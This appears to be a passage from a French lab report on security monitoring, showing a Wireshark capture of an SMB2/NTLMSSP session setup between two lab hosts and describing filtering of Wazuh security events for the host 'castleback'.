
Et sur wireshark on peut observer ceci :

The image displays a Wireshark packet capture of an SMB negotiation sequence. The left pane shows the packet list with SMB-related entries. The right pane shows the packet details for a selected SMB packet, highlighting the 'NTLMSSP' field. A red arrow points to the 'NTLMSSP' field in the packet details pane.


Source	Destination	Protocol	Length	Info
10.202.0.126	10.202.0.176	TCP	74	59296 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS...
10.202.0.176	10.202.0.126	TCP	60	445 → 59296 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 W...
10.202.0.126	10.202.0.176	TCP	54	59296 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
10.202.0.126	10.202.0.176	SMB	127	Negotiate Protocol Request
10.202.0.176	10.202.0.126	SMB2	306	Negotiate Protocol Response
10.202.0.126	10.202.0.176	TCP	54	59296 → 445 [ACK] Seq=74 Ack=253 Win=64128 Len=0
10.202.0.126	10.202.0.176	SMB2	101	Negotiate Protocol Request
10.202.0.176	10.202.0.126	SMB2	306	Negotiate Protocol Response
10.202.0.126	10.202.0.176	SMB2	212	Session Setup Request, NTLMSSP_NEGOTIATE
10.202.0.176	10.202.0.126	SMB2	461	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRE...
10.202.0.126	10.202.0.176	SMB2	219	Session Setup Request, NTLMSSP_AUTH, User: \
10.202.0.176	10.202.0.126	SMB2	130	Session Setup Response, Error: STATUS_INVALID_PARAMETER
10.202.0.126	10.202.0.176	SMB2	126	Session Logoff Request
10.202.0.176	10.202.0.126	TCP	60	445 → 59296 [RST, ACK] Seq=988 Ack=579 Win=0 Len=0

on wire (1312 bits), 164 bytes captured (1312 bi
sCompu_cb:7e:f5 (08:00:27:cb:7e:f5), Dst: Silico
rsion 4, Src: 10.202.0.126, Dst: 10.202.0.176
Protocol, Src Port: 59296, Dst Port: 445, Seq:
ice
Block Protocol version 2)

Après avoir effectué un bon nombre d'attaque on peut se rendre dans **Security events** pour observer toutes les attaques :



Sur Wazuh on notamment la possibilité d'ajouter des filtres pour regarder un hôte en particulier :



Avec ce filtre on ne regarde que la machine "castleback" :

